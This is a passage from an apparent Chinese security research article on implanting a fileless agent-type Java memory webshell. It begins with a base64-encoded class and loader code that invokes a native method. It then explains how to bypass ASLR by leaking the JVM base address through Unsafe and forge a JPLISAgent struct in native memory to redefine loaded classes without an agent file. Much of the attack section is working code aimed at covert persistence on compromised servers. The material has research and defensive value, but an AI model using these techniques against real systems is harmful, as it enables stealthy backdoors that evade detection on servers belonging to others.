EBDBBhVFkRAQ0QbFRZEQEOEGNUWREBDxAuVFkRARAZVRZEQEREHhUWREBEhB1VFkRARMDVEsUAAQqEgYS
Bg09AAe4AAinAAhMK7YACrEAAQboBvcG+gAJAAMADwAAAB4ABwAAAAwABQANBugANQb3ADoG+gA3BvsAOQ
b/ADsAEAAAABYAAgb7AAQAGwAcAAEAACAAB0AHgAAAB8AAAAJAAL3BvoHACAEAAEAIQAAAAIAIg==";

        Class result = new
Myloader().get(Base64.getDecoder().decode(classStr));

        for (Method m:result.getDeclaredMethods())
        {
            System.out.println(m.getName());
            if (m.getName().equals("run"))
            {
                m.invoke(result,new byte[]{});
            }
        }
    } catch (Exception e) {
        e.printStackTrace();
    }
}
}
}

```

这样就可以通过自定义一个系统内置类来加载系统库函数的 Native 方法。

无文件落地 Agent 型内存马植入

可行性分析

前面我们讲到了目前 Java 内存马的分类：Agent 型内存马和非 Agent 型内存马。由于非 Agent 型内存马注入后，会产生新的类和对象，同时还会产生各种错综复杂的相互引用关系，比如要创建一个恶意 Filter 内存马，需要先修改已有的 FilterMap，然后新增 FilterConfig、FilterDef，最后还要修改 FilterChain，这一系列操作产生的脏数据

过多，不够整洁。因此我还是认为 Agent 型内存马才是更理想的内存马。


但是目前来看，Agent 型内存马的缺点也非常明显：

- 磁盘有 agent 文件落地
- 需要上传文件，植入步骤复杂
- 如无写文件权限，则无法植入

众所周知，想要动态修改 JVM 中已经加载的类的字节码，必须要通过加载一个 Agent 来实现，这个 Agent 可以是 Java 层的 agent.jar，也可以是 Native 层的 agent.so，但是必须要有个 agent。

有没有一种方法可以既优雅又简洁的植入 Agent 型内存马呢？换句话说，有没有一种方法可以在不依赖额外 Agent 的情况下，动态修改 JVM 中已经加载的类的字节码呢？以前没有，现在有了：)

首先，我们先看一下通过 Agent 动态修改类的流程：




(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201106-32d90648-ff54-1.png>)

1. 在客户端和目标 JVM 建立 IPC 连接以后，客户端会封装一个用来加载 agent.jar 的 AttachOperation 对象，这个对象里面有三个关键数据：actionName、libName 和 agentPath；
2. 服务端收到 AttachOperation 后，调用 enqueue 压入 AttachOperation 队列等待处理；

3. 服务端处理线程调用 `dequeue` 方法取出 `AttachOperation`;
4. 服务端解析 `AttachOperation`，提取步骤 1 中提到的 3 个参数，调用 `actionName` 为 `load` 的对应处理分支，然后加载 `libinstrument.so`（在 `windows` 平台为 `instrument.dll`），执行 `AttachOperation` 的 `On_Attach` 函数（由此可以看到，Java 层的 `instrument` 机制，底层都是通过 Native 层的 `Instrument` 来封装的）；
5. `libinstrument.so` 中的 `On_Attach` 会解析 `agentPath` 中指定的 `jar` 文件，该 `jar` 中调用了 `redefineClass` 的功能；
6. 执行流转到 Java 层，JVM 会实例化一个 `InstrumentationImpl` 类，这个类在构造的时候，有个非常重要的参数 `mNativeAgent`：

```
17
18 public class InstrumentationImpl implements Instrumentation {
19     private final TransformerManager mTransformerManager = new TransformerManager(b: false);
20     private TransformerManager mRetransformableTransformerManager = null;
21     private final long mNativeAgent;
22     private final boolean mEnvironmentSupportsRedefineClasses;
23     private volatile boolean mEnvironmentSupportsRetransformClassesKnown;
24     private volatile boolean mEnvironmentSupportsRetransformClasses;
25     private final boolean mEnvironmentSupportsNativeMethodPrefix;
26
27     private InstrumentationImpl(long var1, boolean var3, boolean var4) {
28         this.mNativeAgent = var1;
29         this.mEnvironmentSupportsRedefineClasses = var3;
30         this.mEnvironmentSupportsRetransformClassesKnown = false;
31         this.mEnvironmentSupportsRetransformClasses = false;
32         this.mEnvironmentSupportsNativeMethodPrefix = var4;
33     }
34
35     public void addTransformer(ClassFileTransformer var1) { this.addTransformer(var1, false); }
36
37
38
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201106-331a1ec6-ff54-1.png>)

这个参数是 `long` 型，其值是一个 Native 层的指针，指向的是一个 C++ 对象 `JPLISAgent`。

1. `InstrumentationImpl` 实例化之后，再继续调用 `InstrumentationImpl` 类的 `redefineClasses` 方法，做稍许校验之后继续调用 `InstrumentationImpl` 的 Native 方法 `redefineClasses0`
2. 执行流继续走入 Native 层：

```
/*
 * Class:      sun_instrument_InstrumentationImpl
 * Method:     redefineClasses0
 * Signature:  ([Ljava/lang/instrument/ClassDefinition;)V
 */
```



```
JNIEXPORT void JNICALL Java_sun_instrument_InstrumentationImpl_redefineClasses0
(JNIEnv * jnienv, jobject implThis, jlong agent, jobjectArray classDefinitions) {
    redefineClasses(jnienv, (JPLISAgent*)(intptr_t)agent, classDefinitions);
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201106-3344467e-ff54-1.png>)

继续跟入：

```
void
redefineClasses(JNIEnv * jnienv, JPLISAgent * agent, jobjectArray classDefinitions) {
    jvmtiEnv* jvmtienv = jvmti(agent);
    jboolean errorOccurred = JNI_FALSE;
    jclass classDefClass = NULL;
    jmethodID getDefinitionClassMethodID = NULL;
    jmethodID getDefinitionClassFileMethodID = NULL;
    jvmtiClassDefinition* classDefs = NULL;
    jbyteArray* targetFiles = NULL;
    jsize numDefs = 0;

    jplis_assert(classDefinitions != NULL);

    numDefs = (*jnienv)->GetArrayLength(jnienv, classDefinitions);
    errorOccurred = checkForThrowable(jnienv);
    jplis_assert(!errorOccurred);

    if (!errorOccurred) {
        jplis_assert(numDefs > 0);
        /* get method IDs for methods to call on class definitions */
        classDefClass = (*jnienv)->FindClass(jnienv, "java/lang/instrument/ClassDefinition");
        errorOccurred = checkForThrowable(jnienv);
        jplis_assert(!errorOccurred);
    }

    if (!errorOccurred) {
        getDefinitionClassMethodID = (*jnienv)->GetMethodID( jnienv,
                                                             classDefClass,
                                                             "getDefinitionClass",
                                                             "()Ljava/lang/Class;");
        errorOccurred = checkForThrowable(jnienv);
        jplis_assert(!errorOccurred);
    }


    if (!errorOccurred) {
        getDefinitionClassFileMethodID = (*jnienv)->GetMethodID( jnienv,
                                                                classDefClass,
                                                                "getDefinitionClassFile",
                                                                "()Ljava/lang/String;");
        errorOccurred = checkForThrowable(jnienv);
        jplis_assert(!errorOccurred);
    }

    if (!errorOccurred) {
        classDefs = (jvmtiClassDefinition *) allocate(
            numDefs * sizeof(jvmtiClassDefinition),
            jvmtienv,
            numDefs * sizeof(jvmtiClassDefinition));
        errorOccurred = (classDefs == NULL);
        jplis_assert(!errorOccurred);
        if (errorOccurred) {
            createAndThrowThrowableFromJVMTIErrorCode(jnienv, JVMTI_ERROR_OUT_OF_MEMORY);
        }
        else {
            /*
             * We have to save the targetFile values that we compute so
             * that we can release the class_bytes arrays that are
             * returned by GetByteArrayElements(). In case of a JNI
             * error, we can't (easily) recompute the targetFile values
             * and we still want to free any memory we allocated.
             */
            targetFiles = (jbyteArray *) allocate(jvmtienv,
                                                  numDefs * sizeof(jbyteArray));
            errorOccurred = (targetFiles == NULL);
            jplis_assert(!errorOccurred);
            if (errorOccurred) {
                deallocate(jvmtienv, (void*)classDefs);
            }
        }
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201107-33a0c43a-ff54-1.png>)

做了一系列判断之后，最终调用 `jvmtienv` 的 `redefineClasses` 方法执行类 `redefine` 操作：

```
if (!errorOccurred) {
    jvmtiError errorCode = JVMTI_ERROR_NONE;
    errorCode = (*jvmtienv)->RedefineClasses(jvmtienv, numDefs, classDefs);
    if (errorCode == JVMTI_ERROR_WRONG_PHASE) {
        /* insulate caller from the wrong phase error */
        errorCode = JVMTI_ERROR_NONE;
    } else {
        errorOccurred = (errorCode != JVMTI_ERROR_NONE);
        if (errorOccurred) {
            createAndThrowThrowableFromJVMTIErrorCode(jnienv, errorCode);
        }
    }
}
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201107-33d5ffec-ff54-1.png>)

接下来理一下思路，在上面的 8 个步骤中，我们只要能跳过前面 5 个步骤，直接从步骤 6 开始执行，即可实现我们的目标。那么问题来了，步骤 6 中在实例化 `InstrumentationImpl` 的时候需要的非常重要的 `mNativeAgent` 参数值，这个值是一个指向 `JPLISAgent` 对象的指针，这个值我们不知道。只有一个办法，我们需要自己在 Native 层组装一个 `JPLISAgent` 对象，然后把这个对象的地址传给 Java 层 `InstrumentationImpl` 的构造器，就可以顺利完成后面的步骤。

组装 JPLISAgent

Native 内存操作

想要在 Native 内存上创建对象，首先要获取可控的 Native 内存操作能力。我们知道 Java 有个 `DirectByteBuffer`，可以提供用户申请堆外内存的能力，这也就说明 `DirectByteBuffer` 是有操作 Native 内存的能力，而 `DirectByteBuffer` 底层其实使用的是 Java 提供的 `Unsafe` 类来操作底层内存的，这里我们也直接使用 `Unsafe` 进行 Native 内存操作。

通过如下代码获取 `Unsafe`：

```
Unsafe unsafe = null;

try {
```

```

Field field = sun.misc.Unsafe.class.getDeclaredField("theUnsafe");
field.setAccessible(true);
unsafe = (sun.misc.Unsafe) field.get(null);
} catch (Exception e) {
    throw new AssertionError(e);
}

```

通过 unsafe 的 allocateMemory、putlong、getAddress 方法，可以实现 Native 内存的分配、读写。

分析 JPLISAgent 结构

接下来，就是分析 JPLISAgent 对象的结构了，如下：

```

struct _JPLISAgent {
    JVM; /* handle to the JVM */
    JPLISEnvironment mNormalEnvironment; /* for every thing but retransform stuff */
    JPLISEnvironment mRetransformEnvironment; /* for retransform stuff only */
    jobject mInstrumentationImpl; /* handle to the Instrumentation instance */
    jmethodID mPremainCaller; /* method on the InstrumentationImpl that does the premain stuff (cached to save lots of lookups) */
    jmethodID mAgentmainCaller; /* method on the InstrumentationImpl for agents loaded via attach mechanism */
    jmethodID mTransform; /* method on the InstrumentationImpl that does the class file transform */
    jboolean mRedefineAvailable; /* cached answer to "does this agent support redefine" */
    jboolean mRedefineAdded; /* indicates if can_redefine_classes capability has been added */
    jboolean mNativeMethodPrefixAvailable; /* cached answer to "does this agent support prefixing" */
    jboolean mNativeMethodPrefixAdded; /* indicates if can_set_native_method_prefix capability has been added */
    char const * mAgentClassName; /* agent class name */
    char const * mOptionsString; /* -javaagent options string */
    const char * mJarfile; /* agent jar file name */
};

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-340b84a0-ff54-1.png>)

JPLISAgent 是一个复杂的数据结构。由上文中 redefineClasses 代码可知，最终实现 redefineClasses 操作的是 * jvmtienv 的 redefineClasses 函数。但是这个 jvmtienv 的指针，是通过 jvmti(JPLISAgent) 推导出来的，如下：

```

void
redefineClasses(JNIEnv * jnienv, JPLISAgent * agent, jobjectArray classDefinitions) {
    jvmtiEnv* jvmtienv = jvmti(agent);
    jboolean errorOccurred = JNI_FALSE;
    jclass classDefClass = NULL;
    jmethodID getDefinitionClassMethodID = NULL;
    jmethodID getDefinitionClassFileMethodID = NULL;
    jvmtiClassDefinition* classDefs = NULL;
    jbyteArray* targetFiles = NULL;
    jsize numDefs = 0;
}

```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-3437ed88-ff54-1.png>)

而 jvmti 是一个宏：

```
#define jvmti(a) a->mNormalEnvironment.mJVMTIEnv
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-3451e90e-ff54-1.png>)

而在执行到 * jvmtienv 的 `redefineClasses` 之前，还有多处如下调用都用到了 jvmtienv:

```
/* and we still want to free any memory we allocated.
 */
targetFiles = (jbyteArray *) allocate(jvmtienv,
                                      numDefs * sizeof(jbyteArray));
errorOccurred = (targetFiles == NULL);
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-34723dee-ff54-1.png>)

因此，我们至少要保证我们自己组装的 JPLISAgent 对象需要成功推导出 jvmtienv 的指针，也就是 JPLISAgent 的 mNormalEnvironment 成员，其结构如下：

```
struct _JPLISEnvironment {
    jvmtiEnv *      mJVMTIEnv;           /* the JVM TI environment */
    JPLISAgent *    mAgent;              /* corresponding agent */
    jboolean        mIsRetransformer;    /* indicates if special environment */
};
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201108-3492832e-ff54-1.png>)

可以看到这个结构里存在一个回环指针 mAgent，又指向了 JPLISAgent 对象，另外，还有个最重要的指针 mJVMTIEnv，这个指针是指向内存中的 JVMTIEnv 对象的，这是 JVMTI 机制的核心对象。

另外，经过分析，JPLISAgent 对象中还有个 mRedefineAvailable 成员，必须要设置成 true。

接下来就是要确定 JVMTIEnv 的地址了。

定位 JVMTIEnv

通过动态分析可知，0x000002E62D8EE950 为 JPLISAgent 的地址，
0x000002E62D8EE950+0x8（0x000002E62D8EEB60）为 mJVMTIEnv, 即指向 JVMTIEnv 指针的指针：

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	局部变量	
地址	十六进制				ASCII		
000002E62D8EE950	30 6D 76 6F 00 00 00 00	60 EB 8E 2D E6 02 00 00	00 00 6C 00 65 00 73 00		0mvo...ë.-æ...		
000002E62D8EE960	50 E9 8E 2D E6 02 00 00	00 00 6C 00 65 00 73 00			Pé.-æ...l.e.s.		
000002E62D8EE970	60 EB 8E 2D E6 02 00 00	50 E9 8E 2D E6 02 00 00			ë.-æ...Pé.-æ...		
000002E62D8EE980	01 00 31 00 2E 00 38 00	00 00 00 00 00 00 00 00			.1..8.....		
000002E62D8EE990	[000002E62D8E5000] = 0000000200000000 (用户数据)					t.r.	
000002E62D8EE9A0	B8 E9 8E 2D E6 02 00 00	41 41 41 41 41 41 41 00			é.-æ...AAAAAA.		
000002E62D8EE9B0	E0 6E 8F 2D E6 02 00 00	60 83 8F 2D E6 02 00 00			ân.-æ...-æ...		
000002E62D8EE9D0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00					
000002E62D8EE9E0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00					
000002E62D8EE9F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00					

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-34b7b64e-ff54-1.png>)
转到该指针：

内存 1	内存 2	内存 3	内存 4	内存 5	监视 1	局部变量
地址	十六进制	十六进制	十六进制	十六进制	ASCII	
000002E62D8EEB60	20 A2 78 6F 00 00 00 00	EE 71 00 00 00 01 01 30			cxo...îq...0	
000002E62D8EEB70	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
000002E62D8EEB80	02 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			ë.-æ...	
000002E62D8EEB90	00 00 00 00 00 00 00 00	A0 EB 8E 2D E6 02 00 00			..~o....~o....	
000002E62D8EEBA0	20 87 7E 6F 00 00 00 00	20 87 7E 6F 00 00 00 00				
000002E62D8EEBB0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				
000002E62D8EEBC0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00				

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-34dc9af4-ff54-1.png>)

可以看到 0x6F78A220 即为 JVMTIEnv 对象的真实地址，通过分析发现，该对象存在于 jvm 模块的地址空间中，而且偏移量是固定的，那只要找到 jvm 模块的加载基址，加加上固定的偏移量即是 JVMTIEnv 对象的真实地址。但是，现代操作系统默认都开启了 ASLR，因此 jvm 模块的基址并不可知。

信息泄露获取 JVM 基址


由上文可知，Unsafe 提供了堆外内存的分配能力，这里的堆并不是 OS 层面的堆，而是 Java 层面的堆，无论是 Unsafe 分配的堆外地址，还是 Java 的堆内地址，其都在 OS 层的堆空间内。经过分析发现，在通过 Unsafe 分配一个很小的堆外空间时，这个

堆外空间的前后内存中，存在大量的指针，而这些指针中，有一些指针指向 jvm 的地址空间。

编写如下代码：

```
long allocateMemory = unsafe.allocateMemory(3);
System.out.println("allocateMemory:"+Long.toHexString(allocateMemory));
```

输出如下：




(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-34fc2e14-ff54-1.png>)

定位到地址 0x2e61a1b67d0：

内存 1		内存 2		内存 3		内存 4		内存 5		监视 1		局部变量	
地址	十六进制									ASCII			
000002E61A1B6700	50 33 1B 1A E6 02 00 00	B0 92 10 33 00 16 00 88	P3..æ...°..3....										
000002E61A1B6710	D8 6D 5B 6F 00 00 00 00	B1 92 11 33 00 17 00 88	0m[o....±..3....										
000002E61A1B6720	50 41 43 4B 32 30 30 00	B2 92 16 33 00 18 00 80	PACK200..²..3....										
000002E61A1B6730	00 00 00 00 00 00 00 00	B3 92 17 33 00 19 00 80	³..3....										
000002E61A1B6740	FF FF FF FF FF FF FF FF	B4 92 14 33 00 1A 00 80	yyyyyyyy'..3....										
000002E61A1B6750	00 00 00 00 00 00 00 00	B5 92 15 33 00 1B 00 88	µ..3....										
000002E61A1B6760	E0 8A F4 2C E6 02 00 00	B6 92 2A 33 00 1C 00 88	à.ô,æ...¶.*3....										
000002E61A1B6770	50 41 43 4B 32 30 30 00	B7 92 2B 33 00 1D 00 8B	PACK200...+3....										
000002E61A1B6780	31 30 2E 30 00 00 00 00	B8 92 28 33 00 1E 00 8B	10.0.....(3....										
000002E61A1B6790	49 4E 46 4F 00 00 00 00	B9 92 29 33 00 1F 00 80	INFO.....¹.)3....										
000002E61A1B67A0	47 42 4B 00 00 00 00 00	BA 92 2E 33 00 20 00 80	GBK.....°..3....										
000002E61A1B67B0	00 00 00 00 00 00 00 00	BB 92 2F 33 00 21 00 88	»./3.!										
000002E61A1B67C0	00 00 00 00 00 00 00 00	BC 92 2C 33 00 22 00 88	¼.,3."..										
000002E61A1B67D0	00 00 00 00 00 00 00 00	BD 92 2D 33 00 23 00 80	½.-3.#..										
000002E61A1B67E0	00 00 00 00 00 00 00 00	BE 92 22 33 00 24 00 8C	¾."3.\$..										
000002E61A1B67F0	01 00 00 00 00 00 00 00	BF 92 23 33 00 25 00 88	¿.#3.%..										
000002E61A1B6800	50 41 43 4B 32 30 30 00	40 92 20 33 00 26 00 80	PACK200.@. 3.&..										
000002E61A1B6810	6A 00 76 00 6D 00 00 00	41 92 21 33 00 27 00 88	j.v.m...A.!3.'..										
000002E61A1B6820	50 41 43 4B 32 30 30 00	42 92 26 33 00 28 00 8E	PACK200.B.&3.(..										
000002E61A1B6830	00 00 00 00 00 00 00 00	43 92 27 33 00 29 00 88	C.'3.)..										
000002E61A1B6840	00 00 00 00 00 00 00 00	44 92 24 33 00 2A 00 80	D.\$3.*..										
000002E61A1B6850	6E 65 74 2E 64 6C 6C 00	45 92 25 33 00 2B 00 80	net.dll.E.%3.+..										
000002E61A1B6860	6E 65 74 00 64 6C 6C 00	46 92 3A 33 00 2C 00 80	net.dll.F.:3.,..										
000002E61A1B6870	00 00 00 00 00 00 00 00	47 92 3B 33 00 2D 00 80	G.;3.-..										
000002E61A1B6880	00 00 00 00 00 00 00 00	48 92 38 33 00 2E 00 80	H.83....										
000002E61A1B6890	00 00 00 00 00 00 00 00	49 92 39 33 00 2F 00 80	I.93./..										
000002E61A1B68A0	00 00 00 00 00 00 00 00	4A 92 3E 33 00 30 00 80	J.>3.0..										
000002E61A1B68B0	00 00 00 00 00 00 00 00	4B 92 3F 33 00 31 00 80	K.?3.1..										
000002E61A1B68C0	00 00 00 00 00 00 00 00	4C 92 3C 33 00 32 00 88	L.<3.2..										
000002E61A1B68D0	C0 45 5C 6F 00 00 00 00	4D 92 3D 33 00 33 00 80	AE\o...M.=3.3..										
000002E61A1B68E0	6A 00 76 00 6D 00 00 00	4E 92 32 33 00 34 00 88	j.v.m...N.23.4..										
000002E61A1B68F0	88 68 5E 6F 00 00 00 00	4F 92 33 33 00 35 00 80	.h\o...O.33.5..										
000002E61A1B6900	00 00 00 00 00 00 00 00	50 92 30 33 00 36 00 8F	P.03.6..										
000002E61A1B6910	00 00 00 00 00 00 00 00	51 92 31 33 00 37 00 80	Q.13.7..										
000002E61A1B6920	00 00 00 00 00 00 00 00	52 92 36 33 00 38 00 80	R.63.8..										
000002E61A1B6930	00 00 00 00 00 00 00 00	53 92 37 33 00 39 00 80	S.73.9..										
000002E61A1B6940	6E 65 74 2E 64 6C 6C 00	54 92 34 33 00 3A 00 80	net.dll.T.43.:..										

(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201109-3532601a-ff54-1.png>)

可见前后有很多指针，绿色的那些指针，都指向 jvm 的地址空间：



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201110-3566f9f6-ff54-1.png>)

但是，这部分指针并不可复现，也就是说这些指针相对于 allocateMemory 的偏移量和指针值都不是固定的，也就是说我们根本无法从这些动态的指针里去推导出一个固定的 jvm 模块基址。当对一个事物的内部运作机制不了解时，最高效的方法就是利用统计学去解决问题。于是我通过开发辅助程序，多次运行程序，收集大量的前后指针列表，这些指针中有大量是重复出现的，然后根据指针末尾两个字节，做了一个字典，当然只做 2 个字节的匹配，很容易出错，于是我又根据这些大量指针指向的指针，取末尾两个字节，又做了一个和前面一一对应的字典。这样我们就制作了一个二维字典，并根据指针重复出现的频次排序。POC 运行的时候，会以 allocateMemory 开始，往前往后进行字典匹配，可以准确的确定 jvm 模块的基址。

部分字典结构如下：

```
""3920!:'a5b0!:'633920','fe00!:'a650!:'60fe00','99f0!:'cccc!:'5199f0','8250!:'a650!:'638250','d200!:'fdd0!:'63d200','da70!:'b7e0!:'67da70'
```

每个条目含有 3 个元素，第一个为指针末尾 2 字节，第二个元素为指针指向的指针末尾两个字节，第三个元素为指针与 baseAddress 的偏移量。

基址确定了，jvmtienv 的具体地址就确定了。当然拿到了 jvm 的地址，加上 JavaVM 的偏移量便可以直接获得 JavaVM 的地址。

开始组装

拿到 jvm 模块的基址后，就万事俱备了，下面准备装配 JPLISAgent 对象，代码如下：

```

private static long getAgent(long jvmtiAddress)
{
    Unsafe unsafe = getUnsafe();
    long agentAddr=unsafe.allocateMemory(0x200);
    long jvmtiStackAddr=unsafe.allocateMemory(0x200);
    unsafe.putLong(jvmtiStackAddr,jvmtiAddress);
    unsafe.putLong(jvmtiStackAddr+8,0x30010100000071ee1);

    unsafe.putLong(jvmtiStackAddr+0x168,0x90909090000002001);
    System.out.println("long:"+Long.toHexString(jvmtiStackAddr+0x168));
    unsafe.putLong(agentAddr,jvmtiAddress-0x234f0);

    unsafe.putLong(agentAddr+0x8,jvmtiStackAddr);
    unsafe.putLong(agentAddr+0x10,agentAddr);
    unsafe.putLong(agentAddr+0x18,0x00730065006c00001);

    //make retransform env
    unsafe.putLong(agentAddr+0x20,jvmtiStackAddr);
    unsafe.putLong(agentAddr+0x28,agentAddr);
    unsafe.putLong(agentAddr+0x30,0x0038002e003100011);

    unsafe.putLong(agentAddr+0x38,0);
    unsafe.putLong(agentAddr+0x40,0);
    unsafe.putLong(agentAddr+0x48,0);
    unsafe.putLong(agentAddr+0x50,0);

